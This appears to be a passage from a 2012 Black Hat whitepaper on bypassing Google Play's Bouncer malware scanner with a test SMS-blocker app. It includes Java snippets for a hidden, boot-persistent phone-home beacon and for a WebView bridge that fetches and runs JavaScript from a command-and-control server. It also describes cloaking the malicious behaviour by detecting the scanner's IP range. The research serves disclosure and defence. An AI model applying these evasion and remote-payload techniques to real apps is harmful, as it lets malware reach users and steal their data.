Black Hat USA 2012

Adventures in BouncerLand

Failures of Automated Malware Detection within Mobile Application Markets

Nicholas J. Percoco

Sean Schulte

Table of Contents

Introduction

As an end user, we never hear a friend or a colleague exclaim, "My mobile phone just got a virus!!!" Is it because the threat does not exist or is something else going on?

Unfortunately for us security geeks, mobile devices were not made for us. The devices we use every day were made for the masses. Jailbreaking or Rooting aside, there isn't an "expert mode" you can turn on and get access to all the activity going on within your device. The security or anti-virus offering aren't all that great either – they are mainly signature-based and do not have the ability to look at anything below the application layer or user space within the operating system. Oddly enough, walk around any security conference and you'll see just about everyone using an iOS or Android device. If any one of those devices was to be exploited during the conference there would likely be no visual indication of such an incident and the conference attendee would go about their day unknowingly exposed to malicious activity.

We live in a time where as a mobile device user the security is mostly left up to blind faith. The mobile device industry is at a place in history where decisions today will be amplified a hundred-fold five, ten or even 20 years from now. We are at a point where those who have been in the security industry long enough can use our experience to predict that unless the major players in the mobile industry do something very soon, we'll likely experience catastrophic incidents targeting mobile devices in the not too distant future.

When you look at the mobile device landscape there are many attack vectors that one could look at for research purposes. Obviously finding a zero-day Remote Code Execution (RCE) is difficult but the rewards could be great for both the researcher and also the criminal community piggybacking upon such efforts. They could be used in targeted attacks against high profile individuals and yield impressive results.

Through our team's incident response investigations, we know targeted attacks against individuals do exist and have been increasing. We have also seen such attacks target mobile devices as a way to reach the individual on a very personal level such as being able to read calendar entries, GPS coordinates and even record audio and video. While these attacks and the exploits that enable them are extremely interesting, the average consumer, the group we feel will be hit hardest when the mobile malware dam breaks, will never encounter an "espionage" type of attack, rather their world will be turned upside down by a mass-malware attack likely propagated via an application they knowingly downloaded and installed on their device.

There are a few various mobile application markets. They most popular are the Apple App Store, Google Play (formally known as Google Android Market) and the Amazon Appstore for Android. It is publically known that all apps are subject to a mostly manual review process in the Apple and Amazon markets. For Google Play, until very recently there was no review at all. Google now employs a solution to keep bad applications out of their market called "Bouncer".

Who "Bouncer" is and what method he uses to distinguish between good and bad applications was a mystery to all of us except those involved with the project at Google.

For security concerned consumers and those in security positions at enterprises and governments the question of "Bouncer's" effectiveness is top of mind.

Is it fully automated or is there actually a room fully of college interns testing out every single application that is submitted? How difficult is it to get past "Bouncer" and have a piece of malware published in Google Play? When we embarked on our research journey, we didn't know, but we wanted to find out.

After completing our research, we felt like we had been on an adventure where each step along the way was a path to a higher level of "achievement", so the abstract of our *Black Hat USA* talk was written to resemble a children's story:

Meet SMS Bloxor. He is a single function app that wanted to be much more. He always looked up at those elite malware and botnet apps but now that the Google's Bouncer moved into town his hopes and dreams appeared to be shattered. This was until he was handed a text file while strolling along a shady part of the Internet (AKA Pastebin). The title of this txt file was "Bypassing Google's Bouncer in 7 steps for Fun and Profit". Upon reading this, our little app began to glow with excitement. He routed himself all the way to the gates of Google Play and began his journey from a simple benign app that allowed users to block SMS messages from their ex's to a full-

fledged info stealing botnet warrior. In this presentation will tell the story of how our little app beat the Bouncer and got the girl (well, at least all her personal information, and a few naughty pics).

Our Motivations

Google is one of the largest, most well-respected technology companies on the planet. They have incredible search technology and bleeding edge research projects where cars can drive themselves and navigate obstacles that would make most drivers falter at very high speeds[1]. They are also the developer of one of the fastest growing operating systems in history – Android. Over 800,000 Android devices are being activated on mobile networks every single day[2]. That's 800,000 new consumers who have the ability to spend money and likely do in Google Play.

According to Horace Dediu's analysis[3], Google makes $1.70 per Android device per year, which reached $400 million in revenue in 2011. That's a lot of cash that could be spent on Android development and making them more secure for consumers.

Now we all know that malware in Android markets has been a problem in recent years. Through our own research we've found variants of Zeus, SpyEye and other nastiness just waiting to be downloaded by unsuspecting consumers. Historically, Google had relied upon informed consumers and security researchers to report malware to them. They would then verify the report and promptly remove the malicious application from the market before any more damage could be done.

To us and to likely others in the security industry this appeared to be a battle that was lost the day the Google Android market first opened. Relying upon users to report malware to you in order to remove it is a little backwards from a defense perspective. Obviously, if you control entry into the market, a proactive approach in keeping the malware out in the first place is a great idea.

The smart people over at Google were thinking the same thing and decided to use some of that pile of cash to fund a project. The project would develop a solution to keep malware out of the Google Android Market. On February 2, 2012, Google announce such a project, "codenamed Bouncer"[4].

When we heard about this project, we rejoiced that this Android malware problem might have met its match because the same people who are developing self-driving cars have figured out how to beat this growing beast of a problem with a "Bouncer".

As security researchers we became curious. With "Bouncer" in place 1) how difficult would it be to get malicious application submitted, and 2) how long would it take for one to get caught? Since it was called "Bouncer", it almost naturally draws an analogy to an underage kid and the local bar. You might try 10 different types of fake IDs before one works, but even then someone is going to notice you look a little young and kick you out.

Hiroshi Lockheimer's blog post[5] pointed to "behaviors that indicate an application might be misbehaving". So we set off to create an application that increasingly misbehaved to see when and at what point in our research we would be stopped. The results would be to test the limits and the start of the art of mobile application market malware detection.

We set off on this research journey knowing that we would have some successes and some failures to share with first Google and ultimately the information security community so that those who are tasked at developing both public and private application markets can learn from our experience.

---

[1] https://plus.google.com/116899029375914044550/posts/MVZBmrnzDio
[2] http://googlemobile.blogspot.com/2012/02/androidmobile-world-congress-its-all.html
[3] http://www.asymco.com/2012/04/02/android-economics/),
[4] http://googlemobile.blogspot.com/2012/02/android-and-security.html
[5] http://googlemobile.blogspot.com/2012/02/android-and-security.html

What We Knew About "Bouncer"

Until February 2nd, 2012 we didn't know that "Bouncer" even existed. On that day, thanks to Hiroshi Lockheimer's blog post[6], we learned the following characteristics:

- It's automated.
- It scans both new applications and those already in the market.
- It looks for known malware immediately upon upload by a developer.
- It's also behavior based.
- It is run on Google's cloud.
- It simulates Android's runtime.
- It looks for "hidden, malicious" behavior.

All in all, as a researcher and from a malware developer's perspective, "Bouncer" sounds like he is well equipped to catch our little friend "SMS Bloxor" pretty quickly. Given the resources that Google has at their disposal, at this stage in our research we expected our spell of curiosity to be squashed pretty quickly.

This paper includes the process we followed and the results of the activities around our research in quest to test the bounds of "Bouncer" and his ability to detect and expel malware from the Google Play marketplace.

[6] http://googlemobile.blogspot.com/2012/02/android-and-security.html

Research Approach and Process

In early February 2012, we had a meeting to discussion the possibility of performing research on the topic of "Failures of Automated Malware Detection with Mobile Application Marketplaces".

Much of the previous research around mobile devices had been in our lab with hardware and software we had in our possession and could fully control. In order to explore "Bouncer" and his capabilities, we couldn't replicate that environment in our lab. The concept of doing research in a live system / environment that we didn't own had a major obstacle that we were challenged to overcome:

1. Attempting to gain access to one of Google's systems outside the application development and publishing process they defined could likely be considered "hacking" Google. This was something we felt would be irresponsible, could result in damage of Google's systems and nor did we feel that Google would take this activity lightly should we find an issue and then disclose it to them.
2. By placing active malware into the Google Play marketplace we were risking the possibility of a legitimate end-user downloading our malware and in turn becoming infected. This was something that we felt we could control during our research and did so by putting controls in place during the process we followed.

During our subsequent research meetings, we proposed that we begin with the development of a completely benign application. We would then apply for a legitimate Google Play developer account and publish the application just like anyone else who was participating in a mobile app development process. We didn't want our initial publishing to look or smell like a "researcher" account should Bouncer have some checks in place to weed out possible malicious developer accounts.

To test the bounds of "Bouncer" we considered incrementally adding more and more malicious functionality to the application through incremental versions to see when and why we were flagged as malware and removed from the marketplace.

At this stage of our research we didn't even know when and how often "Bouncer" scanned applications that were submitted. Would it only be the first time? Would it be once per version update or even more frequently? This was something we wanted to answer during our research as well.

We were also considering that if we could develop a method of hiding the malicious functionality from Bouncer, we could likely update the application and never be flagged or removed as malware.

This would basically allow us to completely bypass Bouncer and publish a malicious application in the marketplace that would never be flagged.

Lastly, like in our previous research[7] we did not want to perform any functionality that was blatantly malicious so functionality such as attempting to root Bouncer or obtain shell access was not in scope. We wanted to use the legitimate tools provided by the Android SDK to attempt to beat Bouncer at his game.

To accomplish this goal we broke up our research process into 7 phases. There were actually 10 phases in our research, the first two being used to set a baseline, the middle 7 used to update the application with malicious functionality and a final phase where we wanted to see if was even possible to get caught. The following section of this paper outline the process we followed and the results we obtained from our research.

Phase 0 – Version 1.0 – Begin the Benign

We wanted to reduce and eliminate the risk of a legitimate end-user finding our app and installing it on their device. To accomplish this, we did some research to identify a type of application that was both very common in the marketplace, but also could legitimately have features or functionality that could be used for malicious purposes long term. For example, we knew we were going to want access to a bunch of things that require permissions; it looks suspicious if you ask for permission for something that you might not have a legitimate

[7] https://www.defcon.org/html/links/dc-archives/dc-19-archive.html#Percoco2

reason to access within your app, so we wanted to come up with an app that would have reasonable cause to request a variety of permissions.

After a short period of time, we decided about developing a common application such as an "SMS Blocker".

After developing the initial version of the application, we fully branded it so it would not stand out under (potential) manual review as a half-baked or potentially malicious application. We decided to call our application "SMS Bloxor".

Figure 1: SMS Bloxor's Icon




Figure 2: SMS Bloxor Promo Ad

At this stage, we did not know if we could trust Google that the actual "Bouncer" was fully automated. With Google's resources they could have a data center full of college students reviewing and testing each application that was submitted to the marketplace. While we did feel this was unlikely, in the odd chance that someone did perform a manual functionality review we wanted it to appear that the developers invested time in the branding and marketing of their application.

The functionality of this application was very simple: upon launch the end user could define a phone number to block and no longer receive SMS messages from.




Figure 3: SMS Blox in action

Another small bit of functionality that we added to this benign version was the ability for the application to "phone home" on periodic basis. In this version of the application this functionality did nothing more than tell us if Google's "Bouncer" allowed outbound traffic from the sandbox it ran from. If this was the case (and we had hoped it would be), we might be able to tell when and where the application was running from within the Google environment. This could be an important piece of information as we moved forward.

To phone home, we used a simple BroadcastReceiver. The first thing to do is put it into the Android Manifest, which tells the system to allow the object to act as a receiver:

```
<receiver android:name=".receiver.CommunicationReceiver" />
```

In our BroadcastReceiver, we schedule it to run itself again in the future using a PendingIntent and the AlarmManager.

```
Intent alarmIntent = new Intent(context, CommunicationReceiver.class);

PendingIntent pendingIntent = PendingIntent.getBroadcast(context, 0, alarmIntent,
PendingIntent.FLAG_UPDATE_CURRENT);

AlarmManager alarmManager =
(AlarmManager)context.getSystemService(Context.ALARM_SERVICE);

alarmManager.set(AlarmManager.RTC_WAKEUP, nextTime(), pendingIntent);
```

The "nextTime()" method used the interval we specified to determine the next timestamp (AlarmManager wants it in milliseconds) to execute. We're using AlarmManager.RTC_WAKEUP, so the app will phone home even when it's sleeping in your pocket. Note: This isn't very good for battery life, but as "malware developers", we don't care much about being green.


Our BroadcastReceiver sets itself up to run again after it runs. So we just need a way to kick it off initially – we have the application do that every time you open it, and we also schedule it to start when the phone boots up.

This requires an extra permission, but we considered that to be worth it to make sure the malware is always running.

A Background Service will appear in the list of "currently running apps". The user can then choose to force quit the app, if they want to. Using BroadcastReceiver/AlarmManager, our app does NOT appear in the list of running apps unless they've recently opened it. (In other words, it appears to the user as if the app is acting normally, and not doing anything in the background.)

On our backend control server, we're just serving up some Javascript at /api (both GET and POST), and we record the parameters that are included in the request. At this stage, that's just the IP address and some basic build information about the phone (which does not require a permission to access).

Once all the pieces of the initial version were complete, we proceeded to sign up for Google Android developer account. This account was setup in the name of "Nicholas J. Percoco" and he paid the registration fee. Shortly after completing the developer registration process, we were granted access to publish our application.



Your Registration to the Android Market is approved!
You can now upload and publish software to the Android Market.

User Reviews Filter
On January 27, 2012 we have launched a new feature in your Developer Console. Now you can view the user reviews filtered by the user's language, device, app version and star rating.
Learn more
Dismiss

All Android Market listings

No applications uploaded


Want to sell applications and in-app products?
Set up a Merchant account with Google Checkout! You will need to enter additional information like your bank account information and Tax ID.
Setup Merchant Account »

Figure 4: Our Google Android Developer Account Activated

In working to mitigate the risk of having an end user download and install our test application on their mobile device, we decided to take another precaution in our research. We priced the application well above any other similar application in the Google Play marketplace. There are dozens of SMS bocker applications in the market today, most of which are free or less than $2.00 to purchase. The price we chose was significantly higher, but not something that was astronomical that might result in unwanted attention either. We settled on the price of $49.95.

At this point we logged into our Google Play developer account and preceded to fill in all the fields, upload all the logos and screens shots. We finally uploaded Version 1.0 of "SMS Bloxor" for publishing.

We also needed to set the permission for this application and did so with those that we would be legitimate for this type of application.



Active

VersionCode: 1
VersionName: 1.0
Size: 27k
Localized to: default
Permissions:
android.permission.RECEIVE_BOOT_COMPLETED,
android.permission.INTERNET,
android.permission.RECEIVE_SMS,
android.permission.READ_CONTACTS
Features: android.hardware.telephony,
android.hardware.touchscreen
« less

API level: 7-16+
Supported screens: small-xlarge
OpenGL textures: all

Figure 5: SMS Bloxor Uploaded and Active


We were about to click the "Publish" button and realized we wanted to charge for the download of the application. Google requires application developers to have a Google Checkout merchant account to do so. We applied for one of those accounts and within a few minutes had the ability to set the price of our application we were going to "sell" in the market. The entire establishing of a developer account, uploading the application, and establishing and linking a Google Checkout account was performed in less than 1 hour.


All Android Market listings

SMS Bloxor 1.0 Applications: Communication In-app Products	(0)☆☆☆☆☆ Comments	0 total installs (users) 0 active installs (devices)	$49.95	Errors	✓ Published

Figure 6: SMS Blox Published

We then published our application and within few minutes, the application phoned back to our control server and left its mark:



74.125.19.84	tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire	Mon Mar 05 20:08:45 +0000 2012

Figure 7: First Sign of Bouncer

We now knew more about "Bouncer" than we previously had or at least were able to validate some of Google's claims about what it did:


- We knew that they did scan upon publishing and was likely automated.
- We also knew were Bouncer lived. The IP address 74.125.19.84 was owned by Google.
- We also knew that they wanted it to at least appear to be running as an "HTC Sapphire / T-Mobile myTouch 3G". We felt this was interesting considering if this was running in Google's cloud it would be running within an emulator and not an actual hardware device. The emulator that comes with the Android SDK does not pretend to be a particular phone; it is quite noticeably an emulator.

Phase 0.1 – Version 1.0.1 – Double Check

At this point, we had a single scan of our benign application, but we didn't want to trust that Bouncer's scanning activity would happen each time or in the same way. We waited about a day and developed a new version of the application to upload.

Again this was a completely benign version of the application, it had all the functionality that we advertised with an addition of phoning home to our control server to tell us that it was in fact being scanned by Google.

We then proceeded to upload Version 1.0.1 with the minor change in place.


Upload new APK

Required: Select your application's APK
com.bptb.smsbloxor (26k)
Saved Draft

SMS Bloxor [Remove]
VersionName: 1.0.1
VersionCode: 2
Localized to: default

This apk requests 4 permissions that users will be warned about
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.INTERNET
android.permission.RECEIVE_SMS
android.permission.READ_CONTACTS

This apk requests 2 features that will be used for Android Market filtering
android.hardware.telephony
android.hardware.touchscreen

Optional: Add an expansion file
If your app exceeds the 50MB APK limit, you can add expansion files. Learn more

Figure 8: Version 1.0.1 Uploaded


Again within a mater of a few minutes, we saw activity in our control server's logs:

74.125.19.85	tmobile:HTC:sapphire:T-Mobile myTouch 3G:opal:sapphire	Tue Mar 06 15:05:34 +0000 2012

Figure 9: 2nd Showing of Bouncer

We saw something new this time. Bouncer was now running on a different IP Address but within the same net block.

We also verified that our application was available in Google Play (at this point in our research it was still called Android Market but changed branding shortly after).



Description

Easily block any SMS number from reaching your phone.
This application allow you to easily block any SMS number from reaching your phone.

Visit Developer's Website › Email Developer ›

ABOUT THIS APP

RATING:

UPDATED:
March 6, 2012

CURRENT VERSION:
1.0.1

REQUIRES ANDROID:
2.1 and up

CATEGORY:
Communication

SIZE:
26k

PRICE:
$49.95

CONTENT RATING:
Everyone

Figure 10: SMS Bloxor Available to Purchase – Cheap!

Phase 1 through 7

After running two successful tests and obtaining the IP address information, we knew where Bouncer lived.

This raised an interesting question: With simple net block information could we perhaps use this against Bouncer and hide our malicious functionality from him indefinitely?

We decided to go down the path of the following process:

- If our application was run within the Google net block used by Bouncer, then don't execute any malicious functionality.
- If it is run from anywhere else[8], then do run the malicious functionality.

This would basically be a two-faced application. The one we submitted when running within the Google environment will appear to be completely benign, but when downloaded by an end user would be as malicious as we wanted it to be.

As an additional level precaution, we decided to define "anywhere else" as just a segment within the Trustwave SpiderLabs network[9]. This would ensure that if in the unlikely chance someone paid $49.95 for a SMS blocker, they would get exactly what they paid for and nothing else.

[8] During the entire duration of our research not a single person outside of our research team downloaded and installed our application on their device. This was also verified by Google during the debrief with them post-research.

[9] If someone from our team happened to purchase this app, well then I guess we'd be having a little fun now wouldn't we?

Upon discussion, we decided that we also didn't want to rule out the chance that someone at Google as part of the Bouncer process might actually manually review our application and more specifically at the code level. If we had unused and malicious functionality within the application this would certainly raise a red flag and result in our application being removed by Bouncer.

We needed to find a way to build an application that in every respect was completely benign until we didn't want it to be. Again, we turned to legitimate functionality allowed by Google and often used by other developers. We decided to look at a very popular application, Facebook, for hints on how we could accomplish our goal.

Facebook, along with many other popular apps including Netflix and LinkedIn, use what's called a "hybrid" approach, where the app is written in HTML and Javascript and distributed inside a "native wrapper". This allows it to live amongst the other native apps and provides access to the phone's native capabilities.

A web app running in the browser is sandboxed out of accessing the phone's contact list, but a web app that lives in a native wrapper can access the contact list through the platform's Javascript bridge.

Facebook and Netflix, etc. use the hybrid approach because they have more HTML and Javascript talent than native app development skills on staff, and also because it enables them to take a cross-platform approach to development; they can essentially build one (HTML) app and distribute on multiple platforms in a way that takes advantage of those platforms' native capabilities.

Upon learning that Facebook not only distributes Javascript with their app, but also uses it for continuous deployment and to rapidly test and release new features without requiring an app update, we knew we were onto something. Every website downloads new, unsigned code that gets executed on your computer or mobile device; but not every operating system allows that code to access whatever it wants.

Like Facebook, we included Javascript in our application, as distributed through our app in the market. We built our app such that the normal flow of operations for our legitimate functionality would call the Javascript; and we built it such that it can download new Javascript, so we can update the functionality of the app without requiring a user to download a new version:

```
WebView webView = new WebView(context);

webView.getSettings().setJavaScriptEnabled(true);

webView.addJavascriptInterface(bridge, "Bridge");

webView.loadData(RawFileReader.readFile(webView.getContext(),    R.raw.default_js),
"text/html", "UTF-8");
```

When we need to load new functionality from the control server:

```
webView.postUrl(API_ENDPOINT, postData(bridge));
```

And if it fails for any reason, then we immediately fall back to the default Javascript that comes with the app, so the app continues to work.

After studying what Facebook was doing within their application, we decided that if we developed legitimate functionality within our application that were in scope for a "SMS Blocker" we could utilize a Javascript bridge to dynamically enable malicious functionality when we wanted to. Specifically, we would never enable this functionality when Bouncer scanned our application.

Using this method, even a manual review of our application would only reveal exactly the functionality that we were using in the benign "face" of our application. It would not be until the application phoned home and we gave it a malicious payload to download and execute on a "victim's" device.

This process also allowed us to develop our control server into a command and control (C&C) system that would allow us to selectively deploy selective malicious functionality to the "victim's" devices very much like modern and advanced malware performs in PC the world.

